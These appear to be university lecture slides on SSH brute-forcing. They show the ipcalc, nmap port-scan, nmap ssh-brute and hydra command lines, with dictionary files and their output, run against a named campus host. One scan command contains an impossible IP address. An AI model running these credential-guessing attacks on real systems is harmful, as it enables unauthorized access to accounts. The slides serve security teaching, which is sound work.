# CS 455 – Computer Security Fundamentals

Dr. Chen-Yeou (Charles) Yu

# System and Networks Security

- **SSH Vulnerabilities**
  - **Yes! We Brute-Force! (But we focused on bad username / password combinations)**
    - **nmap**
    - **hydra**
      - **hydra-wizard**
    - **metaspolit (TBD, in the next time)**

# System and Networks Security

- **What is bad username / password combination?**
  - **i.e. (username, password) = (root, 12345)**
    - **Anything can be easily tried from the dictionary. Pure dictionary!**

# System and Networks Security

- Before the VNC is found to be very useful, people still like to work in the command line by using remote logins.
- Some old-school person, they still like to use SSH to remote login and do their jobs be cause GUI is not necessary to them.

# SSH Vulnerabilities

- nmap? We had already learned, isn't it?
  - But did you know how to find a "range" of the computers has the SSH specific --- port22 opens?
    - Since we already know the simulated target is 150.243.160.100, I want to know the range of this host.
      - ipcalc 150.243.160.100
      - We'll get this quickly


```
┌──(kali㉿kali)-[~]
└─$ ipcalc 150.243.160.100
Address:   150.243.160.100      10010110.11110011.10100000. 01100100
Netmask:   255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255            00000000.00000000.00000000. 11111111
⇒
Network:   150.243.160.0/24     10010110.11110011.10100000. 00000000
HostMin:   150.243.160.1        10010110.11110011.10100000. 00000001
HostMax:   150.243.160.254      10010110.11110011.10100000. 11111110
Broadcast: 150.243.160.255      10010110.11110011.10100000. 11111111
Hosts/Net: 254                   Class B
```

# SSH Vulnerabilities

- Let's see this guy's "friends" who has port 22 opens
  - sudo nmap 150.243.260.0/24 -p 22 --open
  - In this way, I don't care about those hosts(computers) who has port 22 (related wit some software) but is closed


- Of course, you can try **some other ports**, for example, 8080 is another commonly used port by Tomcat web server

- The content of 2 files
  - users.txt



# SSH Vulnerabilities

- passwords.txt




- The reason we make it easier is because,…
  - For very “wow” user name (check the previous page), it needs to try “all” the passwords
  - Similarly, for every “root” or “toor”, it’s the same.
  - It would be very **time consuming**, if we put pair “all” the passwords with “all” the user name
  - If you are the enthusiast for **Brute-Force,** there is another tool called “**hydra**” which is much more efficient because you can put **many execution threads** on it ☺

# SSH Vulnerabilities

- 150.243.160.100 does have SSH service
- Here is the command line (nmap has its own brute-force functions!)
  - nmap 150.243.160.100 -p 22 --script ssh-brute --script-args userdb=users.txt,passdb=passwords.txt
  - Be careful on that, there is a “,” between the part of “userdb” and “passdb”.
  - And there is “no space” in between!
  - The execution would be very fast because we do not give it lots of pairs
- But if you DO NOT specify the userdb and passdb, it will use its own built-in dictionary for attack and it would take very a long time!
- Check the following 2 pages!

```
┌──(kali㉿kali)-[~/CS455]
└─$ nmap 150.243.160.100 -p 22 --script ssh-brute --script-args userdb=users.txt,passdb=passwords.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-22 05:59 EDT
NSE: [ssh-brute] Trying username/password pair: wow:wow
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: toor:toor
NSE: [ssh-brute] Trying username/password pair: sudo:sudo
NSE: [ssh-brute] Trying username/password pair: who:who
NSE: [ssh-brute] Trying username/password pair: wow:hello
NSE: [ssh-brute] Trying username/password pair: root:hello
NSE: [ssh-brute] Trying username/password pair: toor:hello
NSE: [ssh-brute] Trying username/password pair: sudo:hello
NSE: [ssh-brute] Trying username/password pair: who:hello
NSE: [ssh-brute] Trying username/password pair: wow:password
NSE: [ssh-brute] Trying username/password pair: root:password
NSE: [ssh-brute] Trying username/password pair: toor:password
NSE: [ssh-brute] Trying username/password pair: sudo:password
NSE: [ssh-brute] Trying username/password pair: who:password
NSE: [ssh-brute] Trying username/password pair: wow:password123
NSE: [ssh-brute] Trying username/password pair: root:password123
NSE: [ssh-brute] Trying username/password pair: toor:password123
NSE: [ssh-brute] Trying username/password pair: sudo:password123
NSE: [ssh-brute] Trying username/password pair: who:password123
NSE: [ssh-brute] Trying username/password pair: wow:root
NSE: [ssh-brute] Trying username/password pair: toor:root
NSE: [ssh-brute] Trying username/password pair: sudo:root
NSE: [ssh-brute] Trying username/password pair: who:root
NSE: [ssh-brute] Trying username/password pair: wow:toor
NSE: [ssh-brute] Trying username/password pair: root:toor
NSE: [ssh-brute] Trying username/password pair: sudo:toor
NSE: [ssh-brute] Trying username/password pair: who:toor
Nmap scan report for vh216602.truman.edu (150.243.160.100)
Host is up (0.052s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|  Accounts: No valid accounts found
|_  Statistics: Performed 28 guesses in 9 seconds, average tps: 3.1

Nmap done: 1 IP address (1 host up) scanned in 9.68 seconds
```

```
┌──(kali㉿kali)-[~/CS455]
└─$ nmap 150.243.160.100 -p 22 --script ssh-brute
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-22 06:03 EDT
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: user:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456
NSE: [ssh-brute] Trying username/password pair: netadmin:123456
NSE: [ssh-brute] Trying username/password pair: guest:123456
NSE: [ssh-brute] Trying username/password pair: user:123456
NSE: [ssh-brute] Trying username/password pair: web:123456
NSE: [ssh-brute] Trying username/password pair: test:123456
NSE: [ssh-brute] Trying username/password pair: root:12345
```

# SSH Vulnerabilities

- From the 1st picture, our attack fails ☺
  - No surprise, no one would be silly to use such a kind of easy passwords, isn't it?
  - You can see the "statistics" on the bottom in previous 2 pages.
    - "Average tps" is average time per second.
    - 28 guesses / 9 = 3.1 tps (3.1 guesses per second)
    - Not really bad
- Let's see the another option, the "hydra" command, how it works?

# SSH Vulnerabilities

- But, what if the attack succeeded? You will see the output screen like this:

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     toor:root - Valid credentials
|_  Statistics: Performed 28 guesses in 19 seconds, average tps: 1.5
MAC Address: 00:C0:CA:A6:95:C4 (ALFA)
```

# SSH Vulnerabilities

- hydra should be pre-installed in the Kali and that allows me to do the brute-force without even needing to use another tool
- Here is the command line for SSH (format) and the output results

```
┌──(kali㉿kali)-[~/CS455]
└─$ hydra -L users.txt -P passwords.txt ssh://150.243.160.100 -t 8
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-22 06:23:47
[DATA] max 8 tasks per 1 server, overall 8 tasks, 25 login tries (l:5/p:5), ~4 tries per task
[DATA] attacking ssh://150.243.160.100:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-22 06:23:58
```

- If we use 8 threads, the performance is much better even if the attack is a failure. About 4 tries per thread
- The time it consumes is very short. Eight threads run concurrently.

# SSH Vulnerabilities

- So “hydra” can specify the running threads and this make it faster than “nmap brute-force” attacks
- If you are getting tired of command-lines, there is a step-by-step wizard, which can guide you to perform the attack called
  - hydra-wizard
- Here is a step-by-step demo
  - All you need to do: type the hydra-wizard and hit the enter!
  - Follow the instructions

# SSH Vulnerabilities

- Here is the output

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-22 06:50:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking ssh://150.243.160.100:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-22 06:50:58
```

- There is one thing I need to point out. In the conversational process, there is a question like this:

```
If you want to test for passwords (s)ame as login, (n)ull or (r)everse login,
 enter these letters without spaces (e.g. "sr") or leave empty otherwise: snr
```

- For example, if I use “root” as my use name and the there will be 3 different tries on my password because I choose “**snr**”: “root”, empty, and “toor”

# SSH Vulnerabilities

- SSH is vulnerable!
- Is there any other way to improve this? Yes it is!
  - For example, when a user's login, we can pass a encrypted "key" file instead of a password

# SSH Vulnerabilities

- **metaspolit needs postgres SQL database to be installed in advance. We will go through this little bit complicated and powerful tool in the next time**